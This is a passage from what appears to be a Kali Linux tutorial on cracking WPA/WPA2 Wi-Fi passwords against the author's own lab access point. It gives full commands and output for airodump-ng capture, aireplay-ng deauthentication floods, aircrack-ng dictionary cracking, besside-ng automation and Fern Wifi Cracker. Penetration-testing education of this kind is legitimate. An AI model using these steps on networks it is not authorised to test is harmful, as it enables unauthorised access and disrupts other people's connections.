          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

It started. To see all the traffic being observed by the wireless interface, I run the command airodump-ng on the wireless interface.

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon
[sudo] password for kali:

CH  5 ][ Elapsed: 24 s ][ 2021-08-13 06:25

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

AC:37:2B:58:5E:D9  -69       19        3    0  11  130   WPA2 CCMP   PSK  Andey
64:66:B3:56:EF:7C  -63       32        0    0   1   65   WPA2 CCMP   PSK  Hack_Me_If_You_Can
[illegible]        -72       28        0    0   4  270   WPA2 CCMP   PSK  Satish
[illegible]        -67       21        0    0   9  130   WPA2 CCMP   PSK  NS4 EVER
[illegible]        -67        0        0    0   1   -1                    <length:  0>
[illegible]        -74        5        0    0   6  130   WPA2 CCMP   PSK  DIRECT-DTIN-B62WRN2msZR
[illegible]        -75        0        0    0  11  130   WPA2 CCMP   PSK  ASTROWORLD! :)
[illegible]        -90        3        0    0  13  270   WPA2 CCMP   PSK  DSSSKS

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   [illegible] -51    0 - 1      0       56         Zion
(not associated)   [illegible] -65    0 - 1      0        1
AC:37:2B:58:5E:D9  [illegible] -83    1e- 1     62       20
AC:37:2B:58:5E:D9  [illegible] -82    1e- 1e     0        2
64:66:B3:56:EF:7C  [illegible] -81    0 - 1      0        1
A3:9B:17:A6:80:99  [illegible] -82    0 - 1e   102        7
```

As you can see, this shows all the wireless traffic. There are many wireless networks available but my target is the Wi-Fi Access point I named "Hack_Me_If_You_Can". I use the same airodump-ng to target the MAC address of target's Access point and route all the traffic it has to a file named hc_wpa_crack.

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid 64:66:B3:56:EF:7C -c 1 --write hc_wpa_crack wlan0mon
[sudo] password for kali:

CH  1 ][ Elapsed: 12 s ][ 2021-08-13 06:29 ][ fixed channel wlan0mon: 13

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

64:66:B3:56:EF:7C  -15   0        8        0    0   1   65   WPA2 CCMP   PSK  Hack_Me_If_You_Can

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

After some time, we can see a client connecting to our Access Point.

```
CH  1 ][ Elapsed: 2 mins ][ 2021-08-13 06:31 ][ fixed channel wlan0mon: 2

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

64:66:B3:56:EF:7C  -14   2       85       10    0   1   65   WPA2 CCMP   PSK  Hack_Me_If_You_Can

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

64:66:B3:56:EF:7C  [illegible] -30    1e- 1      0        7
```

For cracking WPA/WPA2, we don't need a lot of traffic. What we need is a WPA handshake. WPA Handshake is a process through which a wireless client connects to a Wireless Access Point. Since a client is already connected to our target Access Point, to get a WPA handshake, we need to de authenticate that client. This can be done using aireplay-ng command as shown below.

```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 1000 -a 64:66:B3:56:EF:7C wlan0mon
06:36:59  Waiting for beacon frame (BSSID: 64:66:B3:56:EF:7C) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
06:37:00  Sending DeAuth (code 7) to broadcast -- BSSID: [64:66:B3:56:EF:7C]
06:37:01  Sending DeAuth (code 7) to broadcast -- BSSID: [64:66:B3:56:EF:7C]
06:37:01  Sending DeAuth (code 7) to broadcast -- BSSID: [64:66:B3:56:EF:7C]
06:37:02  Sending DeAuth (code 7) to broadcast -- BSSID: [64:66:B3:56:EF:7C]
```

As the client is de authenticated, it tries to connect again. Then, we successfully get a handshake as shown below.

```
CH  6 ][ Elapsed: 14 mins ][ 2021-08-13 06:39 ][ WPA handshake: 64:66:B3:56:EF:7C

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

[illegible]         -1        0        0    0   1   -1                  <length:  0>
[illegible]        -60      687      189    0   1   65   WPA2 CCMP   PSK  Hack_Me_If_You_Can
[illegible]        -72      208       72    0   9  130   WPA2 CCMP   PSK  NS4 EVER
[illegible]        -76       17        0    0   6  130   WPA2 CCMP   PSK  Airtel-Hotspot-22C6
[illegible]        -78      189       47    8  11  130   WPA2 CCMP   PSK  Andey
[illegible]        -90       22        0    0  13  270   WPA2 CCMP   PSK  DSSSKS
[illegible]        -92       67        6    0   1  130   WPA2 CCMP   PSK  TP-Link_C5FC
[illegible]        -90       10        0    0   9  270   WPA2 CCMP   PSK  SK Lensmagic
[illegible]        -63      262        0    0   4  270   WPA2 CCMP   PSK  Satish
```

Now, all we have to do is run aircrack on the capture file as shown below.

```
┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng hc_wpa_crack-01.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening hc_wpa_crack-01.cap
Read 72008 packets.

   #  BSSID              ESSID                     Encryption

   1  64:66:B3:56:EF:7C  Hack_Me_If_You_Can        WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening hc_wpa_crack-01.cap
Read 72008 packets.

1 potential targets
```

```
                    Aircrack-ng 1.6

[00:00:03] 3839/14344394 keys tested (1122.81 k/s)

Time left: 3 hours, 32 minutes, 52 seconds                0.03%

                    KEY FOUND! [ snowwhite ]


Master Key     : 8F AA 1A 07 FE 0C EA AD 92 47 A1 3E 0D FD A5 13
                 50 C0 69 85 95 F2 5B D7 24 46 73 06 99 A1 B1 EF

Transient Key  : FF 5E 3F F5 0E 1C 67 80 2C 8D D6 EA 4D 44 61 BE
                 10 0A D7 E3 C4 92 BD BC BE CF D9 41 9C 5F D3 30
                 19 AD A0 F9 A3 47 84 B0 99 1E 7A 58 5D 9D 2A A0
                 34 73 CD 5F B7 3D 0F 0D 4D 5C A1 15 DD A0 10 4A

EAPOL HMAC     : 4E 20 39 B4 4C 87 CF ED 80 E9 3F F2 35 5B 18 89
```

The Wi -Fi password is successfully cracked and the key is "snowwhite".

Just like cracking WEP, even Cracking WPA can be automated using tool besside-ng. To do this, we run besside-ng on the target wi-fi network.

```
┌──(kali㉿kali)-[~]
└─$ sudo besside-ng -b 64:66:B3:56:EF:7C wlan0mon
[06:57:25] Let's ride
[06:57:25] Autodetecting supported channels...
[06:57:34] - Scanning chan 03
Bad beacon
[06:57:34] | Scanning chan 04
Bad beacon
[06:57:34] / Scanning chan 05
Bad beacon
[06:57:35] - Scanning chan 06
Bad beacon
[06:57:35] \ Scanning chan 07
Bad beacon
[06:57:36] | Scanning chan 08
Bad beacon
[06:57:38] | Scanning chan 14
Bad beacon
[06:57:38] / Scanning chan 14
Bad beacon
[06:57:38] - Scanning chan 14
Bad beacon
```

```
[06:57:50] / Attacking [Hack_Me_If_You_Can] WPA - DEAUTH (know 1 clients)
Bad beacon
[06:57:50] - Attacking [Hack_Me_If_You_Can] WPA - DEAUTH (know 1 clients)
Bad beacon
[06:57:50] \ Attacking [Hack_Me_If_You_Can] WPA - DEAUTH (know 1 clients)
Bad beacon
[06:57:50] | Attacking [Hack_Me_If_You_Can] WPA - DEAUTH (know 1 clients)
Bad beacon
[06:57:50] / Attacking [Hack_Me_If_You_Can] WPA - DEAUTH (know 1 clients)
Bad beacon
[06:57:50] - Attacking [Hack_Me_If_You_Can] WPA - DEAUTH (know 1 clients)
Bad beacon
[06:57:51] \ Attacking [Hack_Me_If_You_Can] WPA - DEAUTH (know 1 clients)
Bad beacon
[06:57:51] | Attacking [Hack_Me_If_You_Can] WPA - DEAUTH (know 1 clients)
Bad beacon
[06:57:51] Got necessary WPA handshake info for Hack_Me_If_You_Can
[06:57:51] Run aircrack on wpa.cap for WPA key
[06:57:51] Pwned network Hack_Me_If_You_Can in 0:06 mins:sec
[06:57:51] TO-OWN [] OWNED []
[06:57:51] All neighbors owned

Dying...
[06:57:51] TO-OWN [] OWNED []
```


Besside-ng automatically captures WPA handshake. Then all we have to do is run aircrack on the wpa.cap file.

There is another tool to crack WEP / WPA / WPA2 that is totally GUI based. Fern Wifi Cracker. Fern Wifi Cracker is inbuilt in Kali Linux. It can be started by running command fern-wifi-cracker in terminal.


Select the wireless interface.

The tool will automatically scan for wireless networks (both WEP and WPA) and show their numbers.

Click on the WPA networks to see all the WPA networks.




Select the Wi - Fi Access Point you want to target. Here our target is Hack_Me_If_You_Can.



